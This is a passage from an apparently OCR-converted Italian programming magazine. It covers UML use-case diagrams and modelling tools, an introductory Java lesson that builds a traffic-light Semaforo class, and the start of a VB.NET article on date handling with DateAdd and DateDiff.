
• VISUAL MODELING WITH RATIONAL AND UML
Terry Quatrani
(Addison Wesley) 1998

dito. In questo caso è necessario creare un altro use case, cioè un'altra operazione, in relazione di inclusione con l'ordinazione on-line. Questa parte dello scenario è visibile in Fig. 6. Se mettiamo insieme tutte le componenti dello scenario che abbiamo disegnato otteniamo il diagramma di Fig. 7 che descrive tutto il nostro sistema. Come vediamo l'attore *Cliente* interagisce con il sistema *Negozio* per ordinare un prodotto, il che implica la consultazione di un catalogo per la selezione del prodotto da ordinare. Nel caso in cui si tratti di un ordine on-line allora sarà necessario gestire il pagamento on-line attraverso un altro attore, un sistema *gateway* esterno, nel caso in cui si tratti di un ordine in negozio sarà necessario gestire la ricezione dell'acconto ed a questo è deputato un nuovo attore, il sottosistema di *gestione* clienti.

Fig. 7: Lo scenario completo di un possibile programma.

UML E LE AZIENDE

Qui di seguito l'elenco dei contributor che hanno adottato come standard UML, i quali provvedono alla sua divulgazione e che hanno aderito e tuttora contribuiscono al suo sviluppo:

Accenture
Ericsson
Hewlett-Packard
I-Logix
IBM
ICON Computing
Intellicorp
ISE
MCI Systemhouse
Microsoft
ObjectTime
Oracle Platinum Technology
Computer Associates
PTech
Rational Software
Reich Technologies
Softeam
Sterling Software
Taskon
Texas Instruments
Unisys

UN ALTRO ESEMPIO

Supponiamo di dover gestire un sistema di prenotazioni per le visite mediche in una clinica privata. Gli attori in gioco sono: il paziente, l'impiegato che effettua le prenotazioni, il medico e l'impiegato dell'ufficio amministrazione. Le operazioni che il sistema deve gestire sono le seguenti: registrare un appuntamento, cancellarlo, verificare la storia clinica del paziente, richiedere la visita medica, il pagamento del conto e l'eventuale finanziamento. Il diagramma che rappresenta questo scenario è mostrato in Fig. 8. Come si può vedere il contesto generale è la clinica, nella quale l'attore *Paziente* interagisce con l'*impiegato alle prenotazioni* per prenotare un appuntamento e per cancellarlo. La prestazione, invece, è il caso d'uso in cui c'è interazione tra il *Paziente* ed il *Medico*. Infine il *Paziente* interagisce con l'*impiegato amministrativo* per poter pagare il conto della prestazione medica. Dal punto di vista dei casi d'uso si può vedere che il pagamento del conto, in certe condizioni, può implicare la gestione di un finanziamento, mentre la richiesta della prestazione e la prenotazione dell'appuntamento richiedono un confronto con la storia clinica del paziente. Ecco come si scrive e come si legge uno Use Case Diagram.


Fig. 8: Un esempio completo di modellazione tramite Use Case Diagram.

STRUMENTI PER LA MODELLAZIONE UML

Un tool di modellazione dedicato ad un linguaggio complesso e totalmente visuale come UML è, in generale, un prodotto complesso che deve permette all'utente non solo il disegno di un sistema, ma la sua progettazione, ricordiamo infatti che l'obiettivo di UML non è soltanto la rappresentazione di uno scenario, ma la sua definizione e la sua progettazione. Non è sufficiente, quindi, un semplice tool di disegno, che già sarebbe comunque uno strumento sufficientemente complesso, ma è necessario che il tool sia in grado di guidare l'analista ed il progettista nello studio del sistema da progettare con caratteristiche e facilities dedicate proprio alla progettazione ed al refactoring.

Together ControlCenter

Prodotto di TogetherSoft, azienda recentemente acquisita da Borland, è il tool con il quale sono stati disegnati i diagrammi di questo articolo. Si tratta di uno strumento completo che permette la definizione di sistemi e scenari attraverso tutti i diagrammi previsti dallo standard UML 1.3 ed in aggiunta propone una serie di altri diagrammi che, uniti a quelli standard, premettono una definizione completa dei sistemi. Together è anche un ambiente di sviluppo Java che consente di realizzare il codice contestualmente alla definizione dei Class Diagram (di cui parleremo nel prossimo articolo), cosa che può essere molto comodo nella progettazione di sistemi Object Oriented in cui è possibile progettare il sistema e ritrovarsi gratuitamente lo scheletro delle classi già pronto, con i riferimenti per la compilazione al posto giusto e che, a condizione di configurare correttamente l'ambiente, compila il tutto rendendo l'applicazione già funzionante. Altre caratteristiche salienti del prodotto sono:

- la possibilità di essere esteso con plugin, molti dei quali disponibili gratuitamente;
- l'impossibilità di creare diagrammi fuori dallo standard UML, non è possibile ad esempio legare due attori attraverso una relazione di associazione;
- la presenza di tool molto evoluti per la gestione analitica di audit e metriche sul codice sviluppato;

- le ottime caratteristiche di debugging e di refactoring evoluto;
- la possibilità di riconoscimento di eventuali pattern utilizzati nella progettazione per la produzione di codice di qualità;
- la produzione di reportistica di elevata qualità configurabile attraverso meccanismi di template.

Una versione di valutazione di Together *Control-Center* è scaricabile dal sito TogetherSoft / Borland all'indirizzo *http://www.togethersoft.com/*. Dopo il download vi verrà inviata via email una licenza che vi consentirà di utilizzare il prodotto per un periodo limitato di tempo e di apprezzarne tutte le ottime caratteristiche. Uno screenshot del Together ControlCenter è visibile in Fig. 9.





Fig. 9: *L'ambiente di Together ControlCenter.*

Rational Rose

Rational Rose è senza dubbio il CASE tool commerciale più popolare e più utilizzato. È prodotto dalla Rational Software Corporation, azienda leader nel settore; è basato esso stesso sul linguaggio UML, infatti in origine fu concepito dagli stessi autori di UML come il primo strumento per la modellazione visuale di diagrammi UML. Occorre però sottolineare che Rational Rose, al contrario di altri tool, non implementa il metamodello UML esattamente come è specificato, ma utilizza una propria rappresentazione interna dei modelli. Rational Rose ha ottenuto numerosi e autorevoli riconoscimenti da





Fig. 10: *L'ambiente di Rational Rose.*

parte di importanti aziende e riviste specializzate. Si avvale della collaborazione di più di cento partner differenti che hanno contribuito a renderlo un ottimo prodotto per l'analisi e la progettazione di sistemi software Object Oriented. Uno screenshot di Rationl Rose è disponibile in Fig. 10.

ArgoUML

Si tratta del primo storico prodotto Open Source per la progettazione visuale UML realizzato presso l'Università della California, il cui scopo è fornire un valido supporto all'analisi e alla progettazione di sistemi software Object Oriented. È un progetto che coinvolge circa un centinaio di persone tra ricercatori e studenti. ArgoUML è conforme alle specifiche UML 1.3 ed è l'unico case tool (a parte Poseidon) che implementa il metamodello UML esattamente come è specificato. Uno screenshot di Argo UML è disponibile in Fig. 11





Fig. 11: *L'ambiente di ArgoUML*

Poseidon

Poseidon, della GentleWare, è una incarnazione di ArgoUML. Si tratta, infatti, di un congelamento di una delle release stabili del prodotto Open Source, cui aggiunge una serie di funzionalità importanti che ne fanno un tool dalle caratteristiche molto interessanti. Le possibilità di design offerte da Poseidon sono davvero molte e consentono, per esempio, la generazione di diagrammi anche fuori dallo standard. Questo può anche essere considerata una caratteristica negativa, ma è certamente una possibilità aggiuntiva offerta al progettista. Lo strumento non ha le funzionalità da tool di sviluppo di Together, ma a partire dai diagrammi generati è possibile produrre il codice sorgente attraverso una funzionalità di export. E' possibile scaricare gratuitamente la versione Community di Poseidon dal sito della GentleWare *(www.gentleware.com)*, mentre ne esistono altre versioni a pagamento. L'ultima versione disponibile sul sito consente di generare diagrammi compatibili con la specifica 2.0 di UML e 1.2 di XMI.

Massimo Canducci

NOTA

IL CONSORZIO OMG

OMG (Object Management Group) è il comitato di standardizzazione delle tecnologie ad object oriented. Tutti gli standard finora approvati dall'ente di standardizzazione sono poi diventati standard de facto, questo è indice della qualità della procedura di standardizzazione. Nel Gennaio del 1997 la versione 1.0 di UML viene offerta per la standardizzazione al consorzio OMG. Poco più tardi, esattamente il 14 Novembre dello stesso anno, OMG adotta la versione 1.1 come standard. La notazione prende piede a partire dalla versione 1.3; oggi UML è sicuramente la metodologia di analisi e design ad oggetti più diffusa ed adottata in ambito professionale.

Rudimenti di programmazione orientata agli ogetti

Costruire... Cose... classi, oggetti e campi

Finora hai imparato alcune basi della programmazione in generale: le variabili, i tipi, le istruzioni di controllo come *for* e *if*. Ora è il momento della programmazione orientata agli oggetti.

OBIETTIVI DI QUESTA LEZIONE

Questa lezione e quella del mese prossimo sono davvero importanti:

1) Imparerai a definire delle *classi*.

2) Userai le classi per creare degli *oggetti*.

3) Scoprirai cosa sono i *campi*.

Se hai già esperienza di programmazione "tradizionale", avrai forse qualche problema iniziale a capire gli oggetti. Non ti arrendere alle prime difficoltà. Se invece non hai ancora assunto un modo di pensare "non orientato agli oggetti", non dovresti avere grandi difficoltà. Un'altra cosa: questa sarà una lezione un po' meno pratica del solito, quindi non stupirti se incontri meno esercizi del normale.

CONTROLLIAMO IL TRAFFICO

Immaginiamo di voler scrivere un complesso sistema di controllo del traffico urbano. Come dici? Non ti senti ancora in grado di fare una cosa così complicata? Naturale – se ne fossi già capace, non avresti bisogno di seguire questo corso. Ma stai tranquillo: per ora ci basterà costruire un oggetto semplice, come un semaforo. Ecco un programmino assolutamente stupido che "simula" un semaforo. Voglio solo giocare un po' con le luci del semaforo, e usarle per decidere se la mia automobile deve partire o restare ferma. Questo programma non serve assolutamente a nulla, ma sarà un utile punto di partenza.

```
class Incrocio1 {
 public static void main(String[] args){
   // costruisci il semaforo
   boolean verde;
   boolean giallo;
   boolean rosso;
   // ripeti il ciclo del semaforo cinque volte
   for(int i = 1; i <= 5; i++) {
     // il semaforo diventa verde
     verde = true;
     giallo = false;
     rosso = false;
     // stampa lo stato del semaforo sullo schermo:
     System.out.println("V: " + verde + ", G: " + giallo
                                      + ", R: " + rosso);
     // possiamo passare?
     if(verde)
       System.out.println("Go!");
     else
       System.out.println("Stop!");
     // il semaforo diventa giallo
     verde = true;
     giallo = true;
     rosso = false;
     // stampa lo stato del semaforo sullo schermo:
     System.out.println("V: " + verde + ", G: " + giallo
                                      + ", R: " + rosso);
     // possiamo passare?
     if(verde)
       System.out.println("Go!");
     else
       System.out.println("Stop!");
     // il semaforo diventa rosso
     verde = false;
     giallo = false;
     rosso = true;
     // stampa lo stato del semaforo sullo schermo:
     System.out.println("V: " + verde + ", G: " + giallo
                                      + ", R: " + rosso);
     // possiamo passare?
     if(verde)
       System.out.println("Go!");
     else
       System.out.println("Stop!"); }
 }
}
```

Il programma deve, per prima cosa, costruire il semaforo. E qui subito ho dovuto risolvere un problema: come faccio a mettere insieme un semaforo? Java mi permette di costruire variabili di diversi tipi, come *int* e *char*, ma ovviamente non esistono le variabili di tipo "*semaforo*". Per simulare il semaforo ho quindi scelto di usare tre variabili insieme, ciascuna delle quali rappresenta una delle tre luci del semaforo. Dato che una luce può essere accesa o spenta ho usato il tipo *boolean*, che può assumere solo due valori. Ho scelto per convenzione di usare *true* per indicare una luce accesa, e *false* per indicare una luce spenta (avrei potuto fare il contrario, ma

la scelta mi sarebbe sembrata meno “naturale”).

```
boolean verde;
boolean giallo;
boolean rosso;
```

Poi ho usato un *for* per simulare cinque *“cicli semaforici”*. Ogni ciclo inizia con il semaforo verde, perché la luce verde è accesa e le altre due sono spente.

```
verde = true;
giallo = false;
rosso = false;
```

L’istruzione successiva stampa lo stato delle tre luci sullo schermo:

```
System.out.println("V: " + verde + ", G: " + giallo + ",
                                                R: " + rosso);
```

A questo punto lascio una decisione al programma: dobbiamo fermarci al semaforo o possiamo passare?

```
if(verde)
  System.out.println("Go!");
else
  System.out.println("Stop!");
```

In ciascun ciclo il semaforo diventa prima “verde” (verde acceso, giallo e rosso spenti), poi “giallo” (verde e giallo accesi, rosso spento) e poi rosso (verde e giallo spenti, rosso acceso). In tutti e tre i casi ho ripetuto le stesse operazioni di prima: stampo lo stato del semaforo, poi scelgo tra “Stop!” e “Go!”. Il tutto viene ripetuto per cinque volte. Il risultato sullo schermo è:

```
V: true, G: false, R: false
Go!
V: true, G: true, R: false
Go!
V: false, G: false, R: true
Stop!
V: true, G: false, R: false
Go!
<...>
```

…e così via. Naturalmente questo programma non serve a nulla, ma con un salto di fantasia potresti immaginarne una versione utile. Ad esempio, cosa faresti se ti chiedessero di controllare un vero semaforo? Forse scriveresti un programma simile a questo, però il ciclo da 1 a 5 diventerebbe un ciclo infinito. Tra uno scatto e l’altro del semaforo dovresti ovviamente aggiungere una pausa. Al posto delle stampe sullo schermo potresti scrivere del codice che in qualche modo comunica con il vero semaforo, ad esempio attraverso una connessione di rete, e gli dice quale configurazione deve assumere. Il codice che sceglie tra “Stop!” e “Go!” in base alle luci del semaforo potrebbe essere sostituito da istruzioni che fanno saltar fuori dal semaforo un piccolo cartello con le scritte “Stop” e “Go”, come in quei bei semafori dei vecchi film americani - oppure, più realisticamente, potrebbe essere usato per comunicare uno stato semplificato dell’incrocio ad un centro di monitoraggio del traffico. Come vedi, se immagini di sostituire la stampa sullo schermo con delle comunicazioni di rete questo programmino diventa già meno stupido. O meglio, lo diventerebbe… Se non fosse davvero un brutto programma.

MARGINI DI MIGLIORAMENTO

Esercizio 1: *Il programma Incrocio1 ha parecchi seri problemi. Vediamo se il tuo istinto ti guida sulla strada giusta: prova a dire cosa, in questo programma, non ti piace.*

Io ti dirò subito cosa non piace a me. Questo programma ha almeno due problemi.

Primo problema: La prima cosa che non mi piace è che in nessun punto del programma compare il concetto di semaforo. Certo, abbiamo tre variabili che lo rappresentano. Ma mi piacerebbe poter usare una sola variabile, che mi renderebbe la vita più facile. Il codice sarebbe più compatto e pulito, e correrei meno rischi di sbagliare – sia quando imposto le luci del semaforo che quando vado a leggerne la configurazione. Come farei se dovessi inserire altri tre semafori nell’incrocio? Dovrei aggiungere altre nove variabili! Potrei risolvere in parte il problema organizzando ciascun semaforo come un array di tre booleani anziché come tre booleani distinti, ma la soluzione mi sembra ancora un po’ troppo complicata. E se volessi cambiare la rappresentazione dei semafori (ad esempio trasformare le tre luci in due sole luci per un semaforo pedonale) dovrei andare a modificare tutti i semafori del programma.

Secondo problema: *Incrocio1* contiene un sacco di codice duplicato. L’istruzione di stampa sullo schermo è ripetuta, esattamente identica, ben tre volte, come pure l’*if*. Il codice duplicato è una pessima cosa, per un paio di motivi. Primo: rende tutto meno leggibile (e infatti per chiarire cosa succede ho dovuto ricorrere ai commenti, anche se il programma fa cose semplicissime). Secondo: se voglio modificare la stampa o le condizioni, mi tocca cambiare il codice in tre punti anziché in un punto solo. Cosa succederebbe se volessi modificare il programma in modo che la combinazione verde/giallo risulti in uno “Stop!” anziché in un “Go!”, per diminuire le possibilità di incidenti? E cosa succederebbe se dovessi

CONVENZIONI, TANTO PER CAMBIARE

Le convenzioni di Java per quanto riguarda i nomi degli oggetti sono le stesse usate per i nomi di variabili primitive: caratteri tutti minuscoli, con l’eccezione (nei nomi composti da più parole) del primo carattere di ciascuna parola successiva alla prima. Ad esempio: luceVerde, semaforo o incrocioSemaforico. Ti ricordo che i nomi delle classi hanno invece la prima lettera maiuscola (IndirizzoInternet, Semaforo o IncrocioSemaforico). Come al solito il compilatore ignora queste convenzioni, ma ti consiglio di seguirle rigorosamente se vuoi che i tuoi programmi siano ben leggibili. E’ sempre bene poter distinguere al volo il nome di una classe da quello di un oggetto.

usare il programma per controllare un semaforo nei paesi anglosassoni, dove spesso i semafori passano attraverso quattro stati invece che tre (verde, giallo/verde, rosso, giallo/rosso e poi ancora verde)? In quest'ultimo caso dovrei addirittura duplicare il codice una quarta volta, con il rischio di sbagliare qualcosa.

Esercizio 2: *Se ne hai voglia, prova ad applicare al programma le due modifiche che ho appena proposto.*

Questi problemi possono essere risolti in diversi modi. Visto che stiamo usando Java, che è un linguaggio object-oriented, useremo gli strumenti della programmazione a oggetti. Cominceremo dal primo dei due problemi, che è anche il meno pressante. Il mese venturo ne sapremo abbastanza per risolverli entrambi.

OOP!

"OOP" sta per Object-Oriented Programming, programmazione orientata agli oggetti. L'OOP si è imposta tra gli anni '80 e gli anni '90, ed è arrivata al grande successo commerciale con i linguaggi C++ prima, e Java poi. La caratteristica fondamentale della programmazione object-oriented sta nella possibilità di definire nuovi tipi e (come vedrai il mese venturo) nuove operazioni su questi tipi. La maggior parte dei vecchi linguaggi di programmazione "procedurali", come il C e le prime versioni di Visual Basic, non consentivano di creare nuovi tipi.

IL NOSTRO NUOVO TIPO

Dicevamo che non esiste un tipo Java che rappresenta un semaforo. Per fortuna non devi necessariamente accontentarti dei tipi già disponibili, perché Java ti permette di creare nuovi tipi. Per farlo devi definire un "modello", uno stampino che dice come si chiama e come è fatto il nuovo tipo. Per definire questo stampino devi usare la parola chiave *class*.

Questo potrebbe stupirti un po', perché fino ad ora hai usato la parola *class* per definire un programma (una classe è il contenitore per un *main()*). Per adesso puoi semplicemente pensare che questa parola chiave sia un po' come il prezzemolo. Quando usi *class* per definire un nuovo tipo, non hai bisogno di un *main()*. Ad esempio puoi scrivere un file di nome *Semaforo.java* che contiene questo codice:

```
class Semaforo {
  boolean verde;
  boolean giallo;
  boolean rosso; }
```

Questo file definisce una classe, cioè un nuovo tipo. Puoi compilarlo con il solito *javac.exe*, e il risultato sarà un file di nome *Semaforo.class*. Però, a differenza dei programmi, non puoi eseguire la classe *Semaforo* nella Java Virtual Machine, perché questa classe non contiene un *main()*. In cambio contiene tre variabili strane, che stanno lì sospese nel vuoto senza un *main()* intorno.

Questo codice è una dichiarazione. Dice a Java: voglio definire un nuovo tipo; voglio che questo tipo si chiami *Semaforo*; e voglio il tipo *Semaforo* sia composto da tre variabili di tipo *boolean* che si chiamano *verde, giallo* e *rosso*. Insomma: ho preso tre variabili di un tipo già esistente, ho dato loro dei nomi che mi piacciono e le ho messe insieme per formare un nuovo tipo. Le tre variabili booleane si chiamano *campi* della classe *Semaforo*.

Naturalmente scoprirai presto alcune differenze tra i tipi che hai visto finora, come *int* e *boolean*, e il tipo *Semaforo*. Infatti i tipi come *int* si chiamano *tipi primitivi* del linguaggio Java, mentre i tipi come *Semaforo* si chiamano, per distinguerli, *classi*.

Ora che hai la classe *Semaforo*, cosa te ne fai? Intanto puoi fare tre cose fondamentali che già facevi con i tipi primitivi:

1) **puoi definire e inizializzare una variabile del nuovo tipo;**
2) **puoi assegnare un valore alla variabile;**
3) **puoi leggere il valore della variabile.**

IL MITO DELLA CREAZIONE

Per definire e inizializzare una variabile del nuovo tipo devi usare la parola chiave *new*:

```
Semaforo s = new Semaforo();
```

Questa istruzione non è poi molto diversa da quella che avresti usato per definire, ad esempio, una nuova variabile intera:

```
int i = 0;
```

La parte a sinistra dell'operatore di assegnamento è praticamente uguale nei due casi: il nome del tipo seguito dal nome della variabile. Una variabile come *i* si chiama *variabile primitiva*, perché il suo tipo è un tipo primitivo. Una variabile come *s* è un po' diversa dalle variabili primitive, perché il suo tipo è una classe. Si dice che *s* è un'istanza (o un *oggetto*) della classe *Semaforo*, o semplicemente che *s* è un *Semaforo*. D'ora in poi userò i termini "*oggetto*" oppure "*istanza*" al posto di "*variabile*" tutte le volte che avremo a che fare con variabili "non primitive". Mentre la parte a sinistra dell'assegnamento (la dichiarazione) è più o meno uguale per i tipi primitivi e per gli oggetti, la parte a destra (l'inizializzazione) è diversa.

Puoi assegnare direttamente un valore ad una variabile primitiva, ma non puoi fare lo stesso con un oggetto. Questo è naturale: come fai ad esprimere il "valore" di un *Semaforo*, che è composto da tre variabili insieme? Inoltre gli oggetti non vengono al mondo da soli: devi crearli, in modo molto simile agli array.

Per creare un oggetto usa la parola chiave *new* seguita dal nome della classe e da una coppia di parentesi tonde (vedrai in futuro che a volte c'è

qualcosa nelle parentesi, ma per ora non te ne preoccupare).
Ricapitoliamo: abbiamo definito una classe *Semaforo*, e poi l'abbiamo usata per costruire un oggetto *Semaforo*. Puoi pensare alla classe come a uno stampo: la classe *Semaforo* definisce quali caratteristiche devono avere i semafori in generale, e puoi usarla per creare dei "veri semafori", cioè delle istanze. Le istanze somigliano alle variabili, nel senso che ciascun semaforo è un oggetto completamente separato e può assumere valori diversi dagli altri semafori. Allo stesso modo potremmo avere una classe *Cane* che ci serve per costruire dei cani, e le sue istanze potrebbero chiamarsi *fido*, *pluto* o *melampo*.

ANDAR PER CAMPI

Dopo che hai costruito un *Semaforo* puoi assegnargli un valore. Ma come? Il valore di un *Semaforo* è composto da tre campi booleani, quindi il modo più facile è assegnare un valore a ciascuno di questi tre campi. Per referenziare il campo di un oggetto devi usare il nome dell'oggetto, seguito da un punto, seguito dal nome del campo. Ad esempio:

```
Semaforo s = new Semaforo();
s.rosso = true;
System.out.println(s.rosso); // stampa "true"
```

Naturalmente *s.rosso* identifica il campo *rosso* del semaforo *s*. Se crei un secondo semaforo di nome *altroSemaforo*, allora *s.rosso* e *altroSemaforo.rosso* sono due campi distinti che non hanno alcuna relazione tra loro. Un'altra domanda interessante è: quanto vale un campo prima che tu gli abbia assegnato un valore?

```
Semaforo s = new Semaforo();
System.out.println(s.giallo);  // stampa "false"
```

Java inizializza automaticamente i campi degli oggetti, così come fa con i componenti degli array (ti ricordo che le variabili primitive devono invece essere inizializzate in modo esplicito, pena un errore di compilazione). I valori di default dei campi sono gli stessi dei componenti degli array: gli *int* sono inizializzati a 0, i *boolean* a *false*, e così via.
E se i valori di default non ti piacciono? Allora puoi assegnare il valore iniziale che preferisci ai campi di tutti gli oggetti di classe *Semaforo*. Puoi dichiarare questi valori iniziali nella classe, nello stesso punto in cui definisci i campi. Ad esempio: se non ti piace l'idea di costruire un semaforo con tutte e tre le luci spente, puoi fare in modo che tutti i semafori "appena nati" siano verdi:

```
class Semaforo {
  boolean verde = true;
  boolean giallo = false;
  boolean rosso = false; }
```

Nota che per chiarezza ho inizializzato esplicitamente a *false* i campi *giallo* e *rosso*, anche se il compilatore lo avrebbe fatto automaticamente. Ora possiamo usare la classe *Semaforo* per riscrivere il programma senza usare le tre variabili separate. Provaci da solo.
Esercizio 3: *Prova a scrivere un programma Incrocio2 simile a Incrocio1, ma usando un oggetto di classe Semaforo.* Ricorda che questo programma non è più composto da un solo file, ma da due (*Incrocio2.java* e *Semaforo.java*). la classe *Semaforo.class* deve essere nella stessa directory di *Incrocio2.java* se vuoi che il programma venga compilato ed eseguito regolarmente. Ecco la soluzione:

```
class Incrocio2 {
 public static void main(String[] args){
  //crea il semaforo
  Semaforo s = new Semaforo();
  // ripeti il ciclo del semaforo cinque volte
  for(int i = 1; i <= 5; i++) {
   // il semaforo diventa verde
   s.verde = true;
   s.giallo = false;
   s.rosso = false;
   // stampa lo stato del semaforo sullo schermo:
   System.out.println("V: " + s.verde + ", G: " +
                              s.giallo + ", R: " + s.rosso);
   // possiamo passare?
   if(s.verde)
    System.out.println("Go!");
   else
    System.out.println("Stop!");
<...>
```

Ho trascritto solo la parte iniziale del programma, ma non farai fatica ad immaginare il resto. Le parti modificate sono in grassetto. Ora il semaforo è un'entità ben identificata nel nostro codice. Certo, potevamo ottenere lo stesso risultato definendo ciascun semaforo come un array di tre luci. Dopo tutto il nuovo tipo non è che un aggregato di variabili, tanto che ti starai forse chiedendo se è valsa la pena di utilizzare un intero articolo solo per imparare a creare degli oggetti così stupidi. In effetti il resto del codice è diventato ancora più prolisso, perché abbiamo aggiunto il nome dell'oggetto di fronte a tutti i riferimenti alle tre luci. Perché tanta fatica, dunque? Lo vedrai il mese prossimo, quando doneremo intelligenza a questi semafori stupidi. Scoprirai che la classe *Semaforo* è il primo passo per risolvere anche il problema della duplicazione del codice, che ancora non abbiamo affrontato.


Paolo Perrotta

FILOSOFIA DEI DUE MONDI

Un programma simula e risolve nel mondo del computer un problema che viene dal mondo reale (come ad esempio ordinare una lista di clienti, o controllare un incrocio). Ma i linguaggi di programmazione sono strumenti limitati. Questo viaggio tra il "mondo reale" e il "mondo del calcolatore" richiede quindi una certa fatica, esperienza e un po' di immaginazione. Più i due mondi sono lontani, più il viaggio è difficile. La programmazione a oggetti ci permette di creare nuovi tipi che modellano le entità del mondo reale. Come leggerai questo mese e il mese prossimo, un semaforo può essere un "vero semaforo" anziché semplicemente un insieme di tre variabili. Quindi la programmazione OOP accorcia la distanza tra il cosiddetto "spazio del problema" (il mondo reale) e lo "spazio della soluzione" (il programma per computer).

I controlli e le funzioni di manipolazione delle date

La gestione delle date

Per la gestione delle date, Visual Basic .NET mette a disposizione due controlli: *MonthCalendar* e *DateTimePicker*, in questa puntata ci occuperemo dei loro infiniti usi.

L'uso dei controlli *MonthCalendar* e *DateTimePicker* è consigliabile ogni qualvolta si devono gestire delle date, poiché permettono di selezionare, facilmente, una data con un semplice clic del mouse, evitando ogni controllo sul formato corretto. Prima di descrivere i due controlli faremo, inoltre, un breve riepilogo sulle operazioni con variabili di tipo data (*Date*)

ATTRIBUIRE UN VALORE AD UNA DATA

Una variabile di tipo *Date* può contenere una data compresa nell'intervallo fra il *1 gennaio 100* e il *31 dicembre 9999*, ed orari compresi fra le *0.00.00* e le *23.59.59*. I valori di data ed ora non sono memorizzati internamente in VB .NET come numeri a virgola mobile, ma come un intero di 64 bit (8 byte), per questo non sono più supportate alcune funzioni di manipolazione delle date presenti in VB6. I valori da assegnare ad una variabile di tipo *Date* possono essere racchiusi tra due virgolette (“) come le normali stringhe, oppure tra due simboli cancelletto (#). Utilizzando le virgolette è possibile attribuire qualsiasi valore di data riconoscibile. Ad esempio, si possono assegnare ad una variabile *data1* i seguenti valori:

```
Dim data1 As Date
     data1 = "15-dic-2003"
     data1 = "15/12/2003"
     data1 = "15/dicembre/03"
```

Utilizzando il simbolo cancelletto il formato della data deve essere, necessariamente, del tipo *mese/ giorno/anno*, ad esempio:

```
     data1 = #12/15/2003#
```

Il formato del messaggio, con cui mostriamo il valore di *data1*, risultato dell'istruzione:

```
MessageBox.Show(data1)
```

dipende dalle impostazioni internazionali del sistema determinate da *Pannello di controllo*. Ogni impostazione internazionale com'è noto prevede diverse convenzioni per la visualizzazione delle date, degli orari, dei numeri, della valuta e di altre informazioni. In un sistema impostato in formato italiano standard, sarà visualizzata la stringa 15/ 12/2003. Per ottenere la data e l'ora corrente sono disponibili le funzioni:

- **Today.** Restituisce la data corrente di sistema.
- **Now.** Restituisce la data e l'ora correnti, in base all'impostazione dell'ora e della data di sistema.
- **TimeOfDay.** Restituisce l'ora di sistema corrente.

Si può scrivere ad esempio:

```
Dim Oggi As Date
     Oggi = Today
```

Le funzioni *Today* e *TimeOfDay* possono essere usate per impostare la data e l'ora di sistema.

OPERAZIONI CON LE DATE

Le funzioni *DateAdd* e *DateDiff*, permettono di compiere operazioni con le date. La funzione *DateAdd* consente di aggiungere ad una data un determinato valore di tempo, la sintassi è la seguente:

```
DateAdd(intervallo, numero, data)
```

In cui: *intervallo* rappresenta il tipo di intervallo

GLOSSARIO

DATECHANGED
L'evento *DateChanged* si verifica quando cambia la data o l'intervallo di date selezionato; ad esempio, quando l'utente modifica in modo esplicito una selezione all'interno del mese corrente o quando la selezione viene modificata in modo implicito in risposta allo spostamento sul mese successivo o precedente.

di tempo che si vuole aggiungere (vedi box per l'elenco completo), *numero* indica il numero di intervalli da aggiungere e *data* rappresenta la data e l'ora che si vuole manipolare. Il valore di *numero* può essere un valore negativo, in questo caso tale valore sarà sottratto alla data desiderata. Per aggiungere trenta giorni al 1° Gennaio 2004 si può scrivere:

```
MessageBox.Show(DateAdd("d", 30, "01/01/2004"))
                                    'Visualizza 31/01/2004
```

Per sottrarre due mesi al 1° Gennaio 2004 si può scrivere:

```
MessageBox.Show(DateAdd("m", -2, "01/01/2004"))
                                    'Visualizza 01/11/2003
```

La funzione *DateAdd* non restituisce mai una data non valida e tiene conto anche degli anni bisestili. Ad esempio, aggiungendo un mese al 31-Gennaio-2004, il risultato sarà 29-Febbraio-2004, poiché il 2004 è un anno bisestile. La funzione *DateDiff* permette di valutare l'intervallo di tempo trascorso tra due date. La sintassi è la seguente:

```
DateDiff (intervallo, data1, data2 [,primogiornodella
                      settimana[, primasettimanadellanno]])
```

In cui *data1* e *data2* rappresentano le date di cui si vuole calcolare la differenza di intervallo di tempo. Gli ultimi due argomenti sono facoltativi ed il loro valore, se non specificato, dipende dalle impostazioni di sistema. *primogiornodellasettimana*, se non impostato, corrisponde a *Domenica* e *primasettimanadellanno*, se non impostato, corrisponde alla settimana nella quale cade il primo Gennaio. Nell'esecuzione del calcolo viene eseguita l'operazione *data2-data1*, per questo se *data1* è maggiore di *data2* il risultato sarà negativo

```
MessageBox.Show(DateDiff("m", "01/01/2004",
                          "29/02/2004"))  'Visualizza 1
